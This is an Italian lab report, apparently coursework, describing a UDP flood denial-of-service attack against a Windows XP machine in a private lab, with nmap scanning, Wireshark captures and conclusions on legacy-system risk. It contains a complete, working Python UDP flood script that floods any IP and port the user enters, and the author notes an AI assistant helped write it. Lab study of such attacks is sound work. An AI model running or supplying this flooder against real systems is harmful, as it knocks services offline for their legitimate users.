ATTACCHI DOS

1)PUNTI CHIAVE

- Ping macchine
- Utilizzo nmap per scansione porta UDP
- Creazione programma Python
- Analisi WireShark e risultati

2)INTRODUZIONE

Il report presenta l'esecuzione di un attacco **Denial of Service (DoS)** attacco informatico dove viene inviata una grande quantità di traffico al server di destinazione, sovraccaricandolo e impedendogli di gestire richieste da parte di utenti autorizzati. Nello specifico è stata implementata una tecnica di **UDP Flood** che invia una quantità enorme di pacchetti del protocollo UDP. A differenza del TCP, l'UDP **non richiede un handshake** per stabilire una comunicazione e ciò permette di inviare una raffica di pacchetti senza dover aspettare che il server risponda.

Attraverso l'uso di strumenti di diagnostica come **WireShark** e script in **Python**, viene esaminata la capacità di un sistema target di gestire flussi di dati malformati documentando l'impatto diretto sulla macchina.

3)OBIETTIVO

L'obiettivo è la creazione di un programma python che permetta di avviare un attacco **UDP Flood**,volto a sovraccaricare la capacità elaborativa della macchina target (**WindowsXp**) e renderla instabile, inviando enormi quantità di pacchetti UDP.

4)STRUMENTI UTILIZZATI

- **Gemini** ----> assistenza creazione programma python
- **Nmap** ----> scansione porta UDP macchina target
- **Python** ----> creazione programma DoS

- **Wireshark** ----> Analisi attacco
- **Windows Xp** ----> simulazione target

5)SVOLGIMENTO

5.1) PING MACCHINE



Fig.1 Ping - WindowsXp



Fig.2 Ping – Kali

Prima di procedere con la creazione dello script, ho verificato la connessione delle due macchine attraverso il **ping**.

5.2) SCANSIONE NMAP



*Fig.3 *Scansione Nmap porte UDP WindowsXP*

Successivamente con il comando ***nmap –sU 192.168.50.103,*** ho effettuato una scansione di porte UDP aperte della macchina target.

La porta aperta **137(NetBIOS Name Services)** è riservata alla risoluzione dei nomi dei computer in rete e utilizza il protocollo UDP per la velocità nell' inviare messaggi in broadcast.

5.3) CREAZIONE PROGRAMMA PYTHON

```python
import socket
import random
import sys

def valida_ip(ip):
    try:
        if ip.count('.') != 3:
            return False


        socket.inet_aton(ip)
        return True
    except socket.error:
        return False
while True:
    print()

    print("========================================")
    print("      BENVENUTO IN DOS-MAGEDDON         ")
    print("           'Make it Suffer'             ")
    print("========================================\n")

    print()

    target_ip = input("Inserisci l'IP target: ")

    if not valida_ip(target_ip):
        print(f"ERRORE: '{target_ip}' non è un indirizzo IP valido.")
        sys.exit()

    target_port = int(input("Inserisci la porta UDP del target: "))
    num_pacchetti = int(input("Quanti pacchetti vuoi inviare?  "))

    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    payload = random.randbytes(1024)
    print(f"Perfetto! Invio di {num_pacchetti} pacchetti verso {target_ip}...")

    for i in range(num_pacchetti):
        sock.sendto(payload, (target_ip, target_port))
        if i % 100 == 0:
            print(f"Pacchetti inviati: {i}")

    scelta = input("\nSoddisfatto? (y/n): ").lower().strip()

    if scelta=="n":
        print("Insaziabile!" )
        continue
    else:
        if scelta== "y":
            print("Perfetto!Alla prossima!")
            break
```

*Fig.4 Programma python



**Fig.5 Run programma*

Con l'aiuto di Gemini, mi sono dato alla creazione di un codice scritto in Python per effettuare un UDP Flood alla macchina target.

In breve, il programma chiede all'utente di inserire l'IP della macchina target, la porta UDP e il quantitativo di pacchetti da inviare.

Sono state utilizzate librerie come:

- **Socket** ----> necessario per generare e inviare il protocollo UDP
- **Random** ----> per generare un payload randomico di 1024byte(1KB) in ogni pacchetto UDP

- **sys** ----> permettere al programma python di interagire con la macchina ospitante

Lo script è stato racchiuso in un ciclo **while**,rendendolo un loop dove **continue** permette all'utente di effettuare diversi attacchi senza doverlo eseguire nuovamente da terminale e **break** per uscire dal ciclo qualora l'utente termini la sessione.

5.4) ANALISI WIRESHARK E RISULTATO



Fig.6 Utilizzo CPU pre-attacco

No.	Time	Source	Destination	Protocol	Length	Info
189065	20.537309200	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189066	20.537417670	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189067	20.537526211	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189068	20.537635516	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189069	20.537848647	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189070	20.537967958	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189071	20.538082062	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189072	20.538192951	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189073	20.538303593	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189074	20.538462150	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189075	20.538639389	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189076	20.539035129	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189077	20.539595952	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189078	20.540011371	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189079	20.541214101	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189080	20.541618624	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189081	20.541994341	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189082	20.542366327	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189083	20.542600901	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189084	20.542726028	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189085	20.542839460	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189086	20.542949425	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189087	20.543062016	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189088	20.543193497	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189089	20.543310197	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189090	20.543420392	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189091	20.543536822	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189092	20.543649031	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189093	20.543785017	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]
189094	20.543902028	192.168.50.100	192.168.50.103	NBNS	1066	Release response, Unknown error[Malformed Packet]

*Fig.7 Analisi attacco WireShark



*Fig.8 Utilizzo CPU post-attacco

Una volta lanciato l'attacco, mi sono diretto su **WireShark** per controllare e monitorare il traffico in esecuzione.

In ***Flg.7*** si può notare che lo script sta indirizzando correttamente i pacchetti verso la macchina target con il protocollo **NBNS** (usato dal servizio **NetBIOS**) ed inoltre, si evidenzia la lunghezza costante di 1066 (1024 con l'aggiunta dell'header).

Inviando enormi quantità di pacchetti malformati (con dati randomizzati), il servizio **NetBIOS** rimane costantemente impegnato nella lettura e scarto dei pacchetti. Il risultato è un **sovraccarico della CPU** dovuto alla gestione incessante dei pacchetti malformati che porta il target in uno stato di **instabilità o blocco totale**.

6)CONCLUSIONI

In conclusione, il report evidenzia come i sistemi **legacy**(obsoleti) rappresentino un rischio elevato per la sicurezza della rete, poiché protocolli come NetBIOS non possiedono meccanismi di difesa adeguati contro inondazioni di dati malformati. Questo attacco ribadisce l'importanza di aggiornamenti a sistemi operativi moderni e della disabilitazione di servizi non necessari per mitigare potenziali attacchi DoS.